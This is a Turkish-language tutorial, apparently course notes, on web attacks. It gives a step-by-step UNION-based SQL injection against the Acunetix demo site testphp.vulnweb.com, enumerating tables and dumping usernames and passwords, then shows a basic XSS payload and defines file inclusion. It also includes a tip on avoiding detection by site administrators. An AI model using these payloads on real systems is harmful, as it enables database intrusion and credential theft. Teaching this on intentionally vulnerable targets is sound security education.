

# WEB SALDIRILARI

## TEMEL SQL KOMUTLARI

**Select komutu:** Bu komut ile veri tabanından istediğimiz verileri çekebiliriz.

# SELECT

```
SELECT * FROM TABLO
```

**Where komutu:** Bu komut ile Select komutuna bir koşul veririz.

# WHERE

```
SELECT * FROM KULLANICILAR  
WHERE KULLANICI_ADI = "BILGEIS"
```

**AND ve OR komutu:** AND komutu kendi yazdığımız iki koşulu da aynı anda sağlayan cevapları döndürür. OR komutu ise bu iki koşuldan herhangi birisinin doğru olduğu takdirde cevap döndürür.

# AND ve OR

```
SELECT * FROM KULLANICILAR  
WHERE ISIM = "Ahmet" AND ISIM = "Mehmet"  
SELECT * FROM KULLANICILAR  
WHERE ISIM = "Ahmet" OR ISIM = "Mehmet"
```

**Order BY komutu:** Bu komut çağırdığımız sorgu sonuçlarını istediğimiz parametreye göre sıralar. İsme göre ya da 3. Sütundaki verilere göre sıralama örnekleri.

# ORDER BY

```
SELECT * FROM KULLANICILAR  
ORDER BY ISIM  
SELECT * FROM KULLANICILAR  
ORDER BY 3
```

**Union komutu:** Bu komut ile iki farklı sorguyu birleştirme işlemi yapılır.

## UNION

```
SELECT * FROM KULLANICILAR  
WHERE ISIM= "Ahmet"  
UNION  
SELECT * FROM BILGISAYARLAR  
WHERE NO = 15
```

## SQL INJECTION SALDIRILARI

Web tarayıcımızın adres çubuğuna yazdığımız her şey aslında arka planda bir SQL sorgusu çağırılmaktadır. Sql injection ise bu sorguların arasına kendi kodumuzu yerleştirme işlemidir. Kendi yerleştirdiğimiz kodlar ile veri tabanını ele geçirmeyi amaç ediniriz.

kullanıcılar.com

Kullanıcı Adı	ID
Hasan	1
Orhan	2
Arda	3
Çağatay	4
Fatih	5
Halil	6

kullanıcılar.com/kullanici.php?id=5

Adres çubuğunda gösterilen bu sorgunun  
SQL kodu:

```
SELECT * FROM KULLANICILAR  
WHERE id = 5
```

Hata vermeden aynı sayfayı görmemiz için:

SELECT isim FROM kullanıcılar WHERE id = 5'% ' or '0'='0'

## Hata Tabanlı Sql Injection Saldırıları

Odb'sinin hatalarından faydalanır. Bu saldırılarda tablolarda ki hatalar izlenerek veri tabanını ele geçirmeye yönelik saldırılar yapılır. Bu saldırıları yapmak zahmetlidir. Çünkü arama çubuğunda sürekli elle denemeler yapmak zorunda kalırız. Ve hatalara göre sayfanın veri tabanı yapısını çözmeye çalışırız.

### Blind Sql Injection Saldırıları

Bazı karakterleri kullanarak veri tabanını ele geçirme yöntemi her zaman işe yaramayabilir. Sayfayı oluşturan yazılımcı bunu ön görüp gereksiz karakter girdisini engellemiş olabilir. Bu durumlarda kullanılan diğer yöntem blind sql injection tekniğidir. Bu saldırı yönteminde alınan hataların doğru ya da yanlış cevap döndürmesi üzerine odaklanır.

#### Uygulama:

<http://testphp.vulnweb.com/> adresine gidelim.

Categories-> posters




Adres çubuğu:

[testphp.vulnweb.com/listproducts.php?cat=1](http://testphp.vulnweb.com/listproducts.php?cat=1)

Adres çubuğuna OR 1=1 yazalım:

testphp.vulnweb.com/listproducts.php?cat=1%20OR%201=1



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

### Graffity

The shore




Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: [r4w8173](#)

[comment on this picture](#)

The shore




Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: [Blad3](#)

[comment on this picture](#)

Adres çubuğuna kesme işareti (') ekleyelim:

testphp.vulnweb.com/listproducts.php?cat=1%20OR%201='



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1 Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

Kesme işareti eklediğimiz de hata aldığımız için siliyoruz.


Kaç sütun olduğunu öğrenme: DENEME yaparak 11 tane olduğu bulundu.

```
testphp.vulnweb.com/listproducts.php?cat=1 OR 1=1 ORDER BY 11
```

Union komutunu kullanma:


```
testphp.vulnweb.com/listproducts.php?cat=1 OR 1=1 UNION SELECT 1,2,3,4,5,6,7,8,9,10,11
```

Sayfada ipucu arama: Sayfayı incelediğimiz de sayfanın en altında 2,7,9 sütunları kullanabileceğimizi görüyoruz.



2 yerine @@version yazalım:

```
testphp.vulnweb.com/listproducts.php?cat=1%20OR%201=1%20UNION%20SELECT%201,@@version,3,4,5,6,7,8,9,10,11
```



2 yazan yerde işletim sisteminin versiyonu yazıyor.

Veri tabanındaki tablo ismi öğrenme: 2 yerine group\_concat(table\_name) ve 11' den sonra

from information\_schema.tables where table\_schema=database()

yazalım.

```
testphp.vulnweb.com/listproducts.php?cat=1 OR 1=1 UNION SELECT 1,group_concat(table_name),3,4,5,6,7,8,9,10,11 from information_schema.tables where table_schema=database()
```

7



artists,carts,categ,featured,guestbook,pictures,products,users

painted by: 9

users tablosundan bilgi çekme: admin şifresini belki öğrenebiliriz.

2 yerine group\_concat(column\_name) ve

from information\_schema.columns where table\_name=0x7573657273

users => 7573657273 (tarayıcıya text to hex yazıp çevirme yapıldı.)

```
620SELECT%201,group_concat(column_name),3,4,5,6,7,8,9,10,11%20from%20information_schema.columns%20where%20table_name=0x7573657273|
testphp.vulnweb.com/listproducts.php?cat=1 OR 1=1 UNION SELECT 1,group_concat(column_name),3,4,5,6,7,8,9,10,11 from information_s...
```

7



address,card,cc,email,name,pass,phone,uname

painted by: 9

[comment on this picture](#)


Kullanıcı adı ve şifresine erişmek:

: -> 0x3a

2 yerine group\_concat(uname,0x3a, pass) ve from users

```
testphp.vulnweb.com/listproducts.php?cat=1 OR 1=1 UNION SELECT 1,group_concat(uname,0x3a,pass),3,4,5,6,7,8,9,10,11 from users
```

7





test:test

painted by: 9

[comment on this picture](#)

Denemek için login sayfasına gidelim:

TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

**search art**

[Browse categories](#)  
[Browse artists](#)  
[Your cart](#)  
[Signup](#)

If you are already registered please enter your login information below:

Username :   
Password :

TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) [Logout test](#)

**search art**

[Browse categories](#)  
[Browse artists](#)  
[Your cart](#)  
[Signup](#)  
[Your profile](#)  
[Our guestbook](#)  
[AJAX Demo](#)

**Links**  
[Security art](#)  
[PHP scanner](#)  
[PHP vuln help](#)  
[Fractal Explorer](#)

**John Smith (test)**

On this page you can visualize or edit you user information.

Name:   
Credit card number:   
E-Mail:   
Phone number:   
Address:

## XSS NEDİR?



Cross site scripting (XSS) yani çapraz site betik saldırısı, dinamik web sitelerinde sık sık bulunabilecek açıklıktır. ASP, PHP gibi birçok dille yazılmış sitelerde HTML ve JavaScript kodları çalıştırılarak yetkisiz erişim sağlamaya yönelik saldırılardır. XSS saldırıları ile oturum açma bilgileri çalınabilir. Sayfayı ziyaret edenlerin cihazlarına virüs vb. zararlı yazılımlar gönderilebilir. Hatta o cihazlar zombi cihaz olarak kullanılabilir. Site çökertilebilir. Sunucuya dosya gönderip kişisel bilgiler çalınabilir.

## XSS Saldırısı Nasıl Yapılır?

<http://testphp.vulnweb.com/> adresine gidelim.

Girdi alması gerekiyor o yüzden search kısmına

`<script>alert("XSS Alarm")</script>` yazdık.

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) [Logout test](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)


[Our guestbook](#)



[AJAX Demo](#)

[Logout](#)

welcome to our page

Test site for Acunetix WVS.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) [Logout test](#)

search art

searched for: arama

Yorum kısmına da yapılır ama yorum kısmı tehlikelidir. Çünkü web sayfanın serverına düşer ve site yöneticisi düşen yorumları okuduğunda görüp sizi şikayet edebilir.



## File Include Nedir?

Açık sitelerde bulunabilen kodlama hatalarından faydalanarak yerelden veya uzaktan dosya çalıştırılması yöntemine denir. File Include saldırıları ile bir web sitesine saldırılabileğimiz gibi o web sitesi sunucusuna da saldırabiliriz. Çünkü zaten web sitesi tüm dosyaları bir sunucu üzerinde tutmak zorundadır. Dolayısıyla dosya gönderdiğimizde sunucuya göndermiş oluruz.

## KAYNAKÇA

Bilgeiş “Sızma Testine Giriş” eğitimi.

